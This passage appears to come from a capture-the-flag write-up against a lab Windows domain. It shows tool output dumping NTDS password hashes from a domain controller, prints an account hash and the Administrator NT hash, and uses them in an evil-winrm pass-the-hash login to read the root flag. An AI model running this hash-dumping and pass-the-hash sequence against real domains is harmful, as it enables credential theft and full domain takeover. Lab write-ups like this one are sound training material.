SMB 10.1.205.77 445 DC01 svc_gmsa$:1602:aad3b435b51404eeaad3b435b51404ee:085691c182d60ab1a12466ce7b50d29d:::
SMB 10.1.205.77 445 DC01 [+] Dumped 10 NTDS hashes to /home/kali/.nxc/logs/ntds/DC01_10.1.205.77_2026-10-22_144515.ntds of which 8 were added to the database
SMB 10.1.205.77 445 DC01 [*] To extract only enabled accounts from the output file, run the following command:
SMB 10.1.205.77 445 DC01 [*] grep -iv disabled /home/kali/.nxc/logs/ntds/DC01_10.1.205.77_2026-10-22_144515.ntds | cut -d ':' -f1
BACKUP_O... 10.1.205.77 445 DC01 [*] Cleaning dump with user Administrator and hash 2dffec5d0dda0cbc8bf571471641e001 on domain kitsune.local
BACKUP_O... 10.1.205.77 445 DC01 [*] Successfully deleted dump files !Simply use evil-winrm with the Admin hash and fetch the root flag, successfully compromising the domain.
❯ evil-winrm-py -i 10.1.205.77 -u Administrator -H '2dffec5d0dda0cbc8bf571471641e001'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.7.0

[*] Connecting to '10.1.205.77:5985' as 'Administrator'
evil-winrm-py PS C:\Users\Administrator\Documents> cd ..\Desktop
evil-winrm-py PS C:\Users\Administrator\Desktop> type root.txt
......................................................................
......................................................................
......................................................................
................................-%@@%-................................
.............................:%@@@@@@@@%:.............................
............................*@@@@@@@@@@@@#............................
...........................%@@@@@@@@@@@@@@@...........................
..........................@@@@@@@@@@@@@@@@@@:.........................
.........................@@@@@%#=-::-=#%@@@@@:........................
........................#@%+-=++=:..:=+++-=%@#........................
.......................=@%@@@-..:*@@#:..-@@@@@+.......................
.......................#@@@@##:::%--%:::##@@@@#.......................
.......................-@@@@+.:::....:::.+@@@@-.......................
........................:@@@@-..........-@@@@:........................
.......................-##*@@@#........#@@@*##=.......................
....................-@@@@@@@@@@@@-....................
...................%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%...................
..................%@@@=------------------------=@@@%..................
.................*@@@#..........................%@@@+.................
.................@@@@@..........................@@@@@.................
................+@@@@@:..........*@@#..........:@@@@@+................
................#@@@@@=..........:@@-..........=@@@@@#................
................*@@@@@*........ranch...........*@@@@@*................
......................%.......obtained.........@......................
......................=@@@@@@@@@@@@@@@@@@@@@@@@=......................
......................................................................

HSM{<flag here>}